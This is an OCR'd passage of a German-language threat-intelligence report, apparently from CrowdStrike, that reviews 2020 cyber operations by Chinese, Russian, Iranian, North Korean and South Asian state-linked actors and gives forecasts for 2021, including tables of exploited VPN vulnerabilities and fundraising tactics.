


Abbildung 9. Umfangreicher Zielbereich von WICKED PANDA im Jahr 2020

Im September 2020 erhob das US-Justizministerium Anklage gegen Beteiligte, die mit WICKED PANDA in Verbindung gebracht wurden. Dies ist das bisher bezeichnendste Beispiel dafür, wie eine chinesische Gruppe jahrelang ungehindert widerrechtliche und profitgetriebene Cyberoperationen gegen Videospielfirmen durchführen konnte, während sie gleichzeitig staatliche Spionagevorgaben erfüllten. Trotz dieser hochrangigen Anklagen konnte CrowdStrike Intelligence bis Ende 2020 weiterhin WICKED PANDA-Operationen beobachten.

CHINA

Vorschau auf den 14. Fünfjahresplan

Im Oktober 2020 stellte die Kommunistische Partei Chinas (KPCh) den 14. Fünfjahresplan (十四个五年规划) für den Zeitraum von 2021 bis 2025 sowie die langfristige Vision für 2035 (2035远景目标) vor. Obwohl der neue Plan nicht vor März 2021 offiziell vorgestellt wird, zeigte ein vorläufiges Kommuniqué nach der Oktober-Versammlung **die Ambitionen der KPCh** auf. Zu den Fokusthemen gehören:

1. **Technologie sowie Forschung und Entwicklung:** Verbesserung der wissenschaftlichen und technologischen Unabhängigkeit sowie Unterstützung innovationsgesteuerter technologischer Durchbrüche
2. **Wirtschaftsdaten:** Verbesserung des Binnenmarktes und Aufbau einer hochentwickelten sozialistischen Marktwirtschaft
3. **Landwirtschaft und saubere Energie:** Förderung grüner Technologien sowie Ausbau der Landwirtschaft und ländlicher Gegenden
4. **Stadtplanung:** Optimierung der städtischen und ländlichen Entwicklung, Bekämpfung der Armut in ländlichen Gebieten
5. **Gesundheitswesen und Versicherung:** Verbesserung der Lebensqualität und Angleichung der grundlegenden öffentlichen Dienstleistungen, Schaffung eines umfassenden Gesundheitssystems
6. **Medien:** Verbesserung der kulturellen „weichen Macht“ und der Industrie des Landes
7. **Verteidigung:** Beschleunigte Modernisierung der nationalen Verteidigung sowie der Armee, um die Ziele eines reichen Landes und eines starken Militärs zu erfüllen

Das Erreichen neuer technologischer Durchbrüche wird wahrscheinlich alle kurz- und mittelfristigen Ziele Chinas unterstützen. Die Technologietransferprogramme der KPCh verbinden physische und Cybermethoden, damit wichtige Wissenslücken aufgedeckt werden, die durch Cyberdiebstahl, Cyberspionage, Joint Ventures oder Unternehmensübernahmen geschlossen werden sollen. CrowdStrike Intelligence geht mit großer Sicherheit davon aus, dass Bedrohungsakteure mit Standort in China diese Ziele im Jahr 2021 unterstützen werden, da keine ernsthaften Konsequenzen zu erwarten sind. Die im 14. Fünfjahresplan gemachte Äußerung der KPCh, die militärische und kulturelle Macht stärken zu wollen, weist auf den Ausbau der Strategischen Kampfunterstützungstruppe der Volksrepublik China sowie chinesischer Cybertruppen hin.

CHINA

Ausblick

Im Laufe des Jahres 2020 erhob das US-Justizministerium vermehrt Anklage gegen chinesische Akteure. Zudem wurden erhebliche Zölle durch die USA verhängt. Beide Maßnahmen wirkten sich jedoch kaum auf das Tempo der chinesischen Cyberoperationen aus, was die Rückkehr von WICKED PANDA wenige Wochen nach der öffentlichen Anklage bewies. Zu den wichtigen Neuerungen, die wahrscheinlich 2021 von China zu erwarten sind, gehören u. a. das erneute Auftauchen von Akteuren, die mit der Strategischen Kampfunterstützungstruppe in Verbindung stehen und über verbesserte TTPs verfügen, sowie zunehmend gezielte und automatisierte Desinformationskampagnen. Vor der Bekanntgabe der Reorganisation der Strategischen Kampfunterstützungstruppe im Jahr 2015 griffen mit der Volksbefreiungsarmee verbundene Bedrohungsakteure regelmäßig Behörden, Streitkräfte, Rüstungsunternehmen, akademische Organisationen sowie Think Tanks an. CrowdStrike Intelligence geht mit großer Sicherheit davon aus, dass dieses Angriffsmuster erneut auftreten wird, da diese Akteure sich wieder zu etablieren versuchen. Es ist außerdem zu erwarten, dass chinesische Cyberakteure auch weiterhin die weithin bekannten Menschenrechtsverletzungen gegen die tibetischen und uigurischen Minderheiten im In- und Ausland unterstützen werden. Dabei werden aggressive Überwachungsmaßnahmen zum Einsatz kommen, wie das Ausspähen von Mobilgeräten, die Kompromittierung privater E-Mail-Konten und Geräte sowie der permanente Zugriff auf Upstream-Provider.

Zeitgenössische, chinesische Akteure werden wahrscheinlich damit fortfahren ihre Vorgehensweisen und Toolsets zu diversifizieren und zu verbessern. Hinweise darauf bieten jüngste Malware-Entwicklungen wie *AvantGard*, *Clambling* (der Nachfolger von *PlugX*) und *ShadowPad*. Mit China in Verbindungstehende Bedrohungsaktuere werden wahrscheinlich auch weiterhin standardmäßige und Open-Source-Tools wie *Cobalt Strike* und *Mimikatz* einsetzen. CrowdStrike Intelligence geht davon aus, dass diese Gruppen nach ihren Erfolgen Ende 2019 und im gesamten Jahr 2020 auch weiterhin Software-Lieferketten kompromittieren werden.

RUSSLAND

Trotz einiger kurzfristiger, taktischer Veränderungen, wurden russische Operationen, über das gesamte Jahr 2020 gesehen, kaum beeinträchtigt.

Im Verlauf von 2020 wurden die Aktivitäten mehrerer russischer Akteure, insbesondere staatlich unterstützter Gruppen, in Berichten westlicher Behörden öffentlich bekannt gemacht. Die Menge und der Umfang der Informationen zu russischen Eindringungsoperationen sind bislang einmalig und resultieren womöglich aus gezielten Maßnahmen zur Unterbindung dieser Operationen. Zu den Maßnahmen gehören die Befähigung von Verteidigern und die Beeinflussung von Gegnern mithilfe von Soft-Messaging-Techniken.

Trotz einiger kurzfristiger, taktischer Veränderungen – u. a. hat CrowdStrike Intelligence einen anhaltenden Rückgang der Malware-gesteuerten FANCY BEAR-Operationen sowie eine fortlaufende Entwicklung von VENOMOUS BEAR-Tools beobachtet – wurden russische Operationen, über das gesamte Jahr 2020 gesehen, kaum beeinträchtigt. BERSERK BEAR griff im Verlauf von 2020 erheblich aggressiver westliche Organisationen an. Dabei wurden meist Kampagnen gegen Behörden und Transportunternehmen in Nordamerika beobachtet. Gleichzeitig zeigte PRIMITIVE BEAR gleichbleibendes Interesse an ukrainischen Angelegenheiten und griff regelmäßig dortige Behörden und öffentliche Einrichtungen an. Dieser Akteur zeigte eine deutliche Verbesserung in Bezug auf seine operative Sicherheit, Fähigkeiten und Werkzeuge.

TTPs im Fokus: Angriffe auf VPN-Verbindungen

Ein typisches TTP zur Netzwerk-Erstkompromittierung ließ sich 2020 bei mehreren russischen Bedrohungsakteuren beobachten. Diese versuchten über Geräte und Services mit Internetanschluss (vorzugsweise mit VPN-Verbindungen) auf ihre Ziele zuzugreifen. Diese Techniken bieten den Vorteil, dass sie auch bei fehlgeschlagenen Versuchen kaum entdeckt werden, im Erfolgsfall aber umfassenden Zugriff bieten. Dabei ist zu beachten, dass ein großer Teil der gemeldeten Exploit-Aktivitäten bei diesen Geräten auf zuvor gepatchte Schwachstellen abzielt. Daher ist es möglich, dass für zukünftige Angriffe Zero-Day-Schwachstellen ausgenutzt werden, wenn sich herausstellt, dass die Zielnetzwerke gegen die aktuellen Fähigkeiten eines Angreifers abgesichert sind.

RUSSLAND

Schwachstellen-ID	Zielprodukt	Bedrohungsakteur
CVE-2019-11510	Pulse Connect Secure (PCS)	BERSERK BEAR COZY BEAR VENOMOUS BEAR
CVE-2018-13379	FortiGuard FortiOS SSL VPN	BERSERK BEAR COZY BEAR
CVE-2020-2021	Palo Alto Networks OS (einschließlich GlobalProtect VPN)	BERSERK BEAR

Tabelle 6. Ausnutzung von VPN-Schwachstellen durch russische Akteure

Ausblick

In früheren Jahren zeichneten sich russische staatlich unterstützte Gruppen durch erhebliche Investitionen in die Entwicklung und Verteilung speziell entwickelter Malware-Familien aus, die sie zur Informationsgewinnung nutzen. Diese Abhängigkeit führt aber auch zu einer verstärkten Beobachtung durch Sicherheitsforscher und Netzwerksicherheitsverantwortliche. Das treibt die Ressourcenkosten für Akteure nach oben, die ihre Toolsets anpassen müssen, um ihre Erkennung zu vermeiden. Auch wenn verschiedene russische Bedrohungsakteure im Rahmen ihrer Toolkits Malware einsetzen, verzichten sie immer häufiger auf herkömmliche operative Workflows. Der Fokus liegt zunehmend direkt auf der Informationssammlung bei Drittanbieter-Services, die von ihren Zielen genutzt werden. Dazu gehört auch der Direktzugriff auf Cloud-basierte Ressourcen wie z. B. E-Mail-Server. CrowdStrike Intelligence rechnet damit, dass sich dieser Trend im Jahr 2021 fortsetzen wird, wobei frühere Versuche, einzelne Konten per Phishing-Kampagnen zu kompromittieren, zunehmend durch umfangreiche Operationen gegen Unternehmensressourcen mithilfe kompromittierter Administrator-Anmeldedaten ersetzt werden.

Um dem historisch niedrigen Zustimmungswert für Präsident Wladimir Putin sowie den rückläufigen Wirtschaftsdaten durch COVID-19 etwas entgegenzusetzen, wird Russland im Jahr 2021 wahrscheinlich weiterhin seine geopolitischen Interessen im Ausland verteidigen – insbesondere in Brennpunkten wie Bergkarabach und der Ukraine. Gleichzeitig werden Verbindungen mit strategischen Partnern wie China und bestimmten afrikanischen Nationen gestärkt. Dazu wird Russland vermutlich seine Cyberspionageaktivitäten gegen westliche militärische und politische Ziele sowie wichtige Branchen wie Energieversorgung, Rüstung und Hightech fortsetzen. Die Beziehung zwischen Moskau und Washington wird im Jahr 2021 wahrscheinlich angespannt bleiben, **woran auch die Präsidentschaft von Joseph Biden kaum etwas ändern dürfte**. Auch die staatlich unterstützten Cyberoperationen zur Gewinnung von politischen und militärischen Informationen in Bezug auf die USA und deren europäische Verbündete werden nicht nachlassen. Desweiteren wird Russland vermutlich Informationsoperationen gegen geopolitische Konkurrenten, allen voran die USA, fortsetzen. Dazu gehören typischerweise die Veröffentlichung gestohlener Daten und Kompromittierungen, die darauf ausgelegt sind, die interne politische Gräben oder Instabilitäten auszunutzen, um bestehende Spannungen zu vertiefen.

IRAN

Iranische Bedrohungsakteure werden sich 2021 wahrscheinlich weiter auf die Ausnutzung von Netzwerkdiensten konzentrieren, um in Zielnetzwerke einzudringen.

Iranische zielgerichtete Angreifer waren im gesamten Jahr 2020 aktiv. Anders als die Vorkommnisse Anfang 2020, wie die Ermordung von Qasem Soleimani durch die Quds-Einheit der Iranischen Revolutionsgarde, erwarten ließen, beschränkten sich die Aktivitäten überwiegend auf Spionage. Selbst als die COVID-19-Pandemie den Iran erheblich traf, beschränkten sich die Aktivitäten dieser Bedrohungsakteure mit einigen Ausnahmen meist auf allgemeine Informationssammlungen. Wichtige Entwicklungen waren COVID-19-bezogene Attacken durch STATIC KITTEN sowie das Auftauchen einer separaten zielgerichteten Sammlungskampagne mit Bezug zu HELIX KITTEN. Außerdem wurden PIONEER KITTEN Cybercrime-Aktivitäten zugerechnet, deren Ziel von der Informationserfassung zu disruptiven Ransomware-Operationen wechselte.

CrowdStrike Intelligence ist sich relativ sicher, dass sich iranische Bedrohungsakteure 2021 weiter auf die Ausnutzung von Netzwerkdiensten konzentrieren werden, um in Zielnetzwerke einzudringen. Dadurch wird der Einsatz anderer Client-orientierter Angriffsmethoden wie strategischer Webkompromittierungen oder Spearphishing-Angriffe zurückgehen.

Feine Zielunterscheidungen unter Angreifern

Während des Jahres 2020 wurden bei mehreren zielgerichteten iranische Angreifern beobachtet, dass sie nur eine bestimmten Branche oder Region angreifen. Zielgerichtete Angreifer, einschließlich solcher mit iranischen Verbindungen, zielen in der Regel auf mehrere Regionen und Sektoren gleichzeitig ab. In vier unterschiedlichen Fällen jedoch zeigten Bedrohungsakteure mit verschiedenen technischen Verbindungen zu HELIX KITTEN im Zuge ihrer Aktivitäten 2020 jeweils spezifische und sehr eng fokussierte Zielbereiche. Zu diesen Akteuren gehörten HELIX KITTEN selbst, TRACER KITTEN sowie die Aktivitäten-Cluster DistortedShepherd und ScorchedEpoch. Tabelle 7 zeigt die jeweiligen Zielbereiche der Bedrohungsakteure und die technischen Verbindungen zu HELIX KITTEN.

IRAN

Akteur	Zielbereich im Jahr 2020	Technische Verbindung zu HELIX KITTEN
HELIX KITTEN	Regierungsbehörden im Libanon	Keine Angabe
TRACER KITTEN	Telekommunikationsunternehmen im Nahen Osten, insbesondere Irak	Gemeinsame Kompilationsartefakte und eine gemeinsame Command-and-Control-Protokollimplementierung zwischen TRACER KITTEN- und HELIX KITTEN-Tools
DistortedShepherd	Unternehmen in den Vereinigten Arabischen Emiraten	Architektur und gemeinsamer hoher technischer Entwicklungsstand von DistortedShepherd- und HELIX KITTEN-Tools
ScorchedEpoch	Telekommunikationsunternehmen und Regierungsbehörden in Afrika	Ähnliche Verhaltens-implementierung und Command-and-Control-Protokollmethodik von ScorchedEpoch- und HELIX KITTEN-Tools

Tabelle 7. Separate Zielbereiche von Akteuren mit Bezug zu HELIX KITTEN im Jahr 2020

Diese technischen Verbindungen zu HELIX KITTEN ähneln Verbindungen, die zuvor zwischen HELIX KITTEN und REMIX KITTEN entdeckt wurden. Letztere Gruppe hatte im Laufe der Zeit explizit Gegenspionage-Ziele. Diese Punkte weisen darauf hin, dass alle fünf Bedrohungsakteure wahrscheinlich in einem gewissen Rahmen operative Unterstützung durch eine Einheit erhalten, die beispielsweise für Malware-Entwicklung und Infrastrukturverwaltung zuständig ist. Die wahrscheinliche Präsenz eines gemeinsamen Unterstützungselements in Verbindung mit separaten Zielbereichen zwischen den Bedrohungsakteuren ist ein Hinweis auf eine umfassende und einheitliche Informationssammlungsoperation, die von einer zentralen Stelle geleitet und koordiniert wird (z. B. ein ausländischer Geheimdienst). Das genaue Ausmaß dieser Unternehmung wird derzeit aktiv untersucht.

Bedrohungsakteure aus dem Iran verbinden Cyberkriminalität und zielgerichtete Angriffe

Seit Mitte 2020 tauchten immer mehr Hinweise auf eine Verknüpfung von iranischen zielgerichteten staatlichen Angreifern und opportunistischer Cyberkriminalität auf. Der erste dieser Fälle wurde im Juli 2020 aufgedeckt, als ein zu PIONEER KITTEN gehörender Akteur in einem Untergrundforum Werbung für den Verkauf von Zugängen

IRAN

Konsistente iranische Hacktivisten-Aktivitäten

Parallel zu den zielgerichteten Angriffen setzten iranische Hacktivisten im Jahr 2020 weiterhin Operationen gegen ausländische Ziele der iranischen Regierung fort. Diese Operationen erfolgten am häufigsten als Reaktion auf sporadische Eskalationen im Zuge regionaler Spannungen. Dazu gehörten insbesondere verbreitete Medienspekulationen zu israelischen Aktionen gegen den Iran wie die angebliche israelische Sabotage iranischer Nuklearanlagen und insbesondere die Ermordung des iranischen Atomwissenschaftlers Mohsen Fakhrizadeh. Gruppen wie ICTUS Team, Unidentified Team und Bax026 (auch bekannt als FRONTLINE JACKAL) betreiben Social-Media-Kanäle zur Verbreitung von nationalistischen Botschaften und Meldungen über angebliche Netzwerk-kompromittierungen von Infrastrukturen, die zu Organisationen in Israel und verbündeten Staaten wie den USA gehören.

zu kompromittierten Netzwerken machte. Hinter dieser Aktivität standen sehr wahrscheinlich Akteure von PIONEER KITTEN, die versuchten, durch den nicht genehmigten Verkauf von Zugängen, die ursprünglich auf Geheiß der iranischen Regierung für nachrichtendienstliche Zwecke gesichert wurden, persönlichen Gewinn zu erzielen. Ebenfalls im Juli 2020 gab es eine Überschneidung zwischen zielgerichteten Angriffen durch STATIC KITTEN sowie Aktivitäten der auf Störungen ausgelegten Ransomware *Thanos* durch den Aktivitäten-Cluster TarnishedGauntlet. Zu dieser Überschneidung zählte auch, dass der Bedrohungsakteur und der Aktivitäten-Cluster zur gleichen Zeit die gleichen Opfer angriffen. Das könnte auf eine Koordination der Angriffe zwischen beiden Akteuren hinweisen. Schließlich führt PIONEER KITTEN seit mindestens November 2020 eine auf Betriebsunterbrechungen abzielende Ransomware-Kampagne durch, die die *Pay2Key*-Ransomware-Variante nutzt und hauptsächlich gegen israelische Ziele eingesetzt wird. Im Gegensatz zu den früheren Cybercrime-Aktivitäten dieses Gegners wird diese *Pay2Key*-Aktivität wahrscheinlich auf Anweisung der iranischen Regierung durchgeführt und scheint nicht auf die Generierung von Einnahmen ausgerichtet zu sein.

Ausblick

Auch wenn es keine gesicherten Hinweise auf eine Koordination zwischen STATIC KITTEN und TarnishedGauntlet gibt, zeigt der Wechsel von PIONEER KITTEN zu zerstörerischen Ransomware-Operationen eine ernüchternde Parallele zu den destruktiven *Thanos*-Aktionen von TarnishedGauntlet gegen Opfer von STATIC KITTEN. Die Aktivitäten iranischer Bedrohungsakteure werden auch in Zukunft von Dissidentenorganisationen, Leak-Plattformen, westlichen Think Tanks und Branchenberichten öffentlich gemacht. Dennoch geht CrowdStrike Intelligence davon aus, dass die iranischen Cyberoperationen weiterhin damit experimentieren werden, die Grenze zwischen Cyberkriminalität und zielgerichteten Angriffen zu verwischen, um die gewünschte Wirkung zu erreichen oder zumindest die Attribution zu erschweren. Vermutlich wird das geschehen, während die iranischen Bedrohungsakteure ihre herkömmlichen Aktivitäten zur Gewinnung von Geheimdienstinformationen fortsetzen sowie Informationsoperationen unterstützen. Es bleibt abzuwarten, ob die gemeinsame Aktion zur Informationsgewinnung im Zusammenhang mit HELIX KITTEN auch weiterhin separate Zielbereiche zeigt oder ob es aufgrund neuer Entwicklungen zu Veränderungen kommt.

Im Jahr 2020 wurde im Iran ein von der iranischen Revolutionsgarde dominiertes Parlament gewählt. Gleichzeitig kam es zu einer Verschlechterung der Beziehungen zu den politischen Rivalen USA, Saudi-Arabien und Israel. Auch 2021 werden die iranischen Cybercrime-Akteure sowie vom Iran unterstützte Milizen aller Wahrscheinlichkeit nach permanente niederschwellige Aktivitäten gegen diese Länder fortsetzen. Diese Konflikte wurden bislang durch militärische Aktionen und disruptive Cyberangriffe auf beiden Seiten gekennzeichnet. Zudem wird der Iran vermutlich regional isoliert werden, nachdem mehrere Golfstaaten diplomatische Initiativen gegenüber Israel gestartet haben. Es ist damit zu rechnen, dass der von der Revolutionsgarde unterstützte Präsidentschaftskandidat – ein potenzieller Hardliner – aus der Wahl 2021 als Sieger hervorgehen wird. CrowdStrike Intelligence geht davon aus, dass diese Faktoren günstige Bedingungen für iranische Cyberangreifer schaffen werden, um Unruhen im Inland zu unterdrücken und zielgerichtete Angriffe im Ausland durchzuführen.

NORDKOREA

Im Jahr 2020 verfolgten nordkoreanische Operationen im Grunde eine doppelte Mission: Informationssammlung und Finanzmittelgenerierung.

Im Jahr 2020 verfolgte CrowdStrike Intelligence Aktivitäten von allen fünf benannten nordkoreanischen Bedrohungsakteuren: LABYRINTH CHOLLIMA, STARDUST CHOLLIMA, SILENT CHOLLIMA, VELVET CHOLLIMA und RICOCHET CHOLLIMA. Nordkoreanische Operationen verfolgten in diesem Jahr im Grunde eine doppelte Mission und konzentrierten sich auf Informationssammlung und das Generieren von Finanzmitteln. Die Kampagnen richten sich in erster Linie gegen Nordamerika, Europa, Südkorea und Japan. Ziele der Spionageoperationen sind die ostasiatische bzw. koreanische Außenpolitik und Militärtechnologie. Seit Beginn der COVID-19-Pandemie beobachtete CrowdStrike Intelligence, dass mehrere nordkoreanische Bedrohungsakteure ihre Zielbereiche auf den Gesundheitssektor ausgeweitet haben. Die Aktivitäten richteten sich gegen führende Unternehmen in der COVID-19-Impfstoffforschung, und es ist davon auszugehen, dass die Akteure sich auf geistiges Eigentum konzentrierten, mit dem Nordkorea seinen eigenen Impfstoff entwickeln könnte.

Die durch Cybermaßnahmen unterstützte Generierung von Finanzmitteln wurde im Jahr 2020 vorangetrieben. Allerdings legten nordkoreanische Bedrohungsakteure größeren Wert darauf, das Kapital mit üblichen Cybercrime-Taktiken wie Ransomware, Erpressung und Angriffen auf Kryptowährungsbörsen zu erlangen. Die komplexen Infiltrationen zur Manipulation der Finanzinfrastruktur, für die nordkoreanische Akteure bekannt waren, wurden nicht beobachtet.

Angreifer im Fokus: LABYRINTH CHOLLIMA

Für den größten Teil des Jahres 2020 war LABYRINTH CHOLLIMA nicht nur der erfolgreichste nordkoreanische Bedrohungsakteur, sondern auch insgesamt einer der aktivsten Akteure für zielgerichtete Angriffe, der von CrowdStrike Intelligence überwacht wurde. Im Laufe des Jahres beobachtete CrowdStrike Intelligence den Einsatz mehrerer neuer LABYRINTH CHOLLIMA-Tools. Die neuen Tools stellen keine nennenswerte Abweichung von der technischen Raffinesse früher beobachteter LABYRINTH CHOLLIMA-Implantate dar. Allerdings scheint es bei diesen Tools einen verstärkten Fokus auf operative Sicherheit und die Verhinderung signaturbasierter Erkennungen zu geben. Beispielsweise setzen *NedDownloader* und *UnderGround* RAT – sowie ein unbenannter schädlicher PDF-Viewer – auf trojanisierte Varianten legitimer Anwendungen. Mithilfe dieser Techniken konnte LABYRINTH CHOLLIMA effektiv YARA-Erkennungen sowie automatisierte Malware-Analysen in Sandbox-Umgebungen vermeiden. Die Tools legten auch größeren Wert auf plattformübergreifende Abdeckung: Mehrere neue LABYRINTH CHOLLIMA-Tools greifen nun neben Windows auch die Betriebssysteme macOS und Linux an.

LABYRINTH CHOLLIMA begann im Jahr 2020 auch damit, LinkedIn-Accounts als Angriffsvektor zu nutzen. Bei Operationen im Verteidigungs-, Medien-, Finanz- und Gesundheitssektor nutzte LABYRINTH CHOLLIMA LinkedIn-Profile, die als

NORDKOREA

Personalrekrutierer getarnt waren, um Ziele zu kontaktieren. Nach dem Erstkontakt versucht der Bedrohungsakteur, das Gespräch auf einen verschlüsselten Kommunikationskanal wie WhatsApp oder Telegram zu verlagern, wo er ein schädliches Dokument verschickt, das häufig als Tätigkeitsbeschreibung bei einem attraktiven Arbeitgeber getarnt ist und weitere Payloads enthält. Um bei dieser Taktik die Fake-Profile legitim erscheinen zu lassen und direkt mit den Zielen interagieren zu können, ohne Verdacht zu wecken, ist erhebliche Recherche und Vorbereitung erforderlich. Dies ist ein Hinweis darauf, welchen Aufwand LABYRINTH CHOLLIMA betreibt, um Organisationen erfolgreich zu infiltrieren.

Neue Strategie zur Generierung von Finanzmitteln

Nordkoreanische Bedrohungsakteure führen seit mindestens 2015 Cyberdiebstähle durch, um internationale und US-amerikanische Wirtschaftssanktionen zu unterlaufen und einen Finanzmittelstrom zu generieren, mit dem andere staatliche Initiativen unterstützt werden. Im Jahr 2020 beobachtete CrowdStrike Intelligence, dass VELVET CHOLLIMA, LABYRINTH CHOLLIMA und STARDUST CHOLLIMA weiterhin an Operationen zur Finanzmittelgenerierung beteiligt sind (Tabelle 8).

Akteur	TTPs zur Generierung von Finanzmitteln
LABYRINTH CHOLLIMA	■ Verteilung schädlicher Kryptowährungsanwendungen ■ Karten-Skimming ■ Ransomware ■ Wahrscheinlich Erpressung mit Daten
STARDUST CHOLLIMA	■ Verteilung schädlicher Kryptowährungsanwendungen ■ Vermutete Angriffe auf Kryptowährungsbörsen
VELVET CHOLLIMA	■ Angriffe auf Kryptowährungsbörsen ■ Versuchter Diebstahl von Anmeldedaten für Kryptowährungs-Wallets mit schädlicher Android-Anwendung

Tabelle 8. Aktivitäten zur Generierung von Finanzmitteln durch nordkoreanische Bedrohungsakteure im Jahr 2020

STARDUST CHOLLIMA war bislang der aggressivste nordkoreanische Bedrohungsakteur, der an Operationen zum Generieren von Finanzmitteln beteiligt war. Die Gruppe griff wichtige Bestandteile des globalen Finanzsystems wie das internationale Überweisungsprotokoll SWIFT, Geldautomaten-Netzwerke sowie Zahlungsabwickler an und gelangte an dutzende Millionen US-Dollar. Im Jahr 2020 beobachtete CrowdStrike Intelligence, dass STARDUST CHOLLIMA offenbar von Operationen, die auf das Eindringen in große Finanzinstitute abzielen, auf Kryptowährungsbörsen wechselt. Dieser Trend verläuft parallel zu den Operationen von VELVET CHOLLIMA und LABYRINTH CHOLLIMA, die in ähnlicher Weise auf Kryptowährungsbörsen abzielten und zunehmend auf Cybercrime-Taktiken wie JavaScript-Kartenskimming, Diebstahl von Kryptowährungs-Wallet-Anmeldeinformationen sowie den Einsatz von Ransomware setzten.

NORDKOREA

Der nordkoreanische Fokus auf das Erbeuten von Kryptowährung sowie der zunehmende Einsatz von Cybercrime-Techniken sind logische Entwicklungen. Die Umgebungen von Kryptowährungsbörsen sind üblicherweise weniger stark abgesichert, zudem lässt sich illegal erlangte Kryptowährung erheblich leichter anonym übertragen und „waschen". Damit ist sie gegenüber herkömmlichem Fiat-Geld die bessere Wahl. Die Verwendung von kriminellen Tools und Methoden erschwert die Zuordnung von Angriffen und kann dazu führen, dass Sicherheitsexperten, die nach ausgeklügelten Angriffen suchen, diese nicht bemerken.

Ausblick

Im Jahr 2020 schrumpfte die nordkoreanische Wirtschaft erheblich und stürzte das verarmte Land in die schwerste Wirtschaftskrise seit den Hungersnöten Ende der 1990er Jahre. Der Hauptgrund dafür war die abrupte Einstellung des Handels mit China nach der Schließung der nordkoreanisch-chinesischen Grenze durch Pjöngjang im Januar 2020, die die Verbreitung von COVID-19 im Land verhindern sollte. Diese Probleme wurden durch schwere Taifune und Überflutungen, die zu Ernteausfällen führten, im 3. Quartal 2020 weiter verschärft. Da internationale Hilfe ausbleibt und mit einer Abmilderung der Sanktionen nicht zu rechnen ist, stellen diese Unterbrechungen der landwirtschaftlichen Lieferkette sowie die fehlenden Möglichkeiten zum Import von Nahrungsmitteln aus China für Nordkorea die größte Gefahr von Hungersnöten seit Jahrzehnten dar.

Deshalb ist damit zu rechnen, dass Operationen zum Generieren von Finanzmitteln im nächsten Jahr verstärkt werden, um die wirtschaftliche Schwächung auszugleichen und das Überleben des Landes zu gewährleisten. Zudem könnten nordkoreanische Bedrohungsakteure ihre Wirtschaftsspionage intensivieren und sich dabei insbesondere auf den Landwirtschaftssektor konzentrieren, um an Technologien zu gelangen, mit denen die Auswirkungen der Nahrungsmittelknappheit abgemildert werden können.

Die nordkoreanische Regierung wird sehr wahrscheinlich weiterhin versuchen, eine Abmilderung der Sanktionen und internationale Hilfe zu erreichen. Diplomatische Manöver werden zur verstärkten Ausforschung der südkoreanischen Außenpolitik führen, da die nordkoreanische Seite bei Verhandlungen einen Entscheidungsvorsprung sicherzustellen versuchen wird. Nordkorea wird wohl auch 2021 intensiv mit COVID-19 zu kämpfen haben. CrowdStrike Intelligence geht davon aus, dass Organisationen und Unternehmen, die mit Forschung, Produktion und Auslieferung von COVID-19-Heilmitteln beschäftigt sind, so lange durch nordkoreanische zielgerichtete Angriffe gefährdet sind, bis in Nordkorea allgemein ein Impfstoff verfügbar sein wird.

WEITERE BEDROHUNGS-AKTEURE

Im Jahr 2020 erlebte regionale Cyberspionage in Süd- und Südostasien einen Aufschwung und verschärfte das Risiko für Organisationen und Unternehmen in dieser Region. Dieser Trend ließ sich besonders deutlich bei dem pakistanischen Bedrohungsakteur MYTHIC LEOPARD beobachten, dessen Reichweite, Raffinesse und operative Sicherheit wuchs. Der Akteur verteilte mehrere neue Malware-Familien und nutzte Desktop- sowie Mobilgeräte-Betriebssysteme aus. Der durchgehend aktivste indische Bedrohungsakteur im Jahr 2020 war RAZOR TIGER. Der einzige benannte und von CrowdStrike verfolgte vietnamesische Akteur OCEAN BUFFALO war im vergangenen Jahr ebenfalls sehr aktiv. Dabei konzentrierte er sich in erster Linie auf die Region Südostasien.

Akteur	Beschreibung
RAZOR TIGER	Der Zielbereich dieses Bedrohungsakteurs beschränkte sich in erster Linie auf Organisationen und Unternehmen in China und Pakistan. Allerdings hat CrowdStrike Intelligence beobachtet, dass RAZOR TIGER in einigen Fällen Angriffe im Nahen Osten und Europa durchgeführt und Behörden sowie den Militär- und Rüstungssektor angegriffen hat. TTPs und Tools: ■ Verteilung über schädliche LNK-Dateien und Microsoft Office-Dokumente ■ Malware: *Capriccio* RAT
MYTHIC LEOPARD	Dieser Bedrohungsakteur nutzt regelmäßig Spearphishing zur Verteilung von Malware an Ziele in Südasien (insbesondere Indien) zu Spionagezwecken. Dazu gehören Informationsdiebstahl und die Überwachung routinemäßiger Aktivitäten. TTPs und Tools: ■ Verteilung von Malware über schädliche Microsoft Office-Dokumente und RAR-Archivdateien per Spearphishing ■ Malware: *Waizsar RAT, Mobzsar, Amphibeon, MumbaiDown, Quasar RAT*
OCEAN BUFFALO	Die Operationen dieses Bedrohungsakteurs konzentrierten sich in erster Linie auf Vietnam und die Region Südostasien. TTPs und Tools: ■ Strategische Operationen zur Webkompromittierung ■ Malware: *Cobalt Strike, KerrDown, Pagoda*

Tabelle 9. Aktivste Bedrohungsakteure in der Region Südostasien im Jahr 2020

Schwachstellenanalyse

↘

Während des Jahres 2020 beobachtete CrowdStrike Intelligence die wiederholte Ausnutzung mehrerer unterschiedlicher VPN-Services und Webanwendungen.

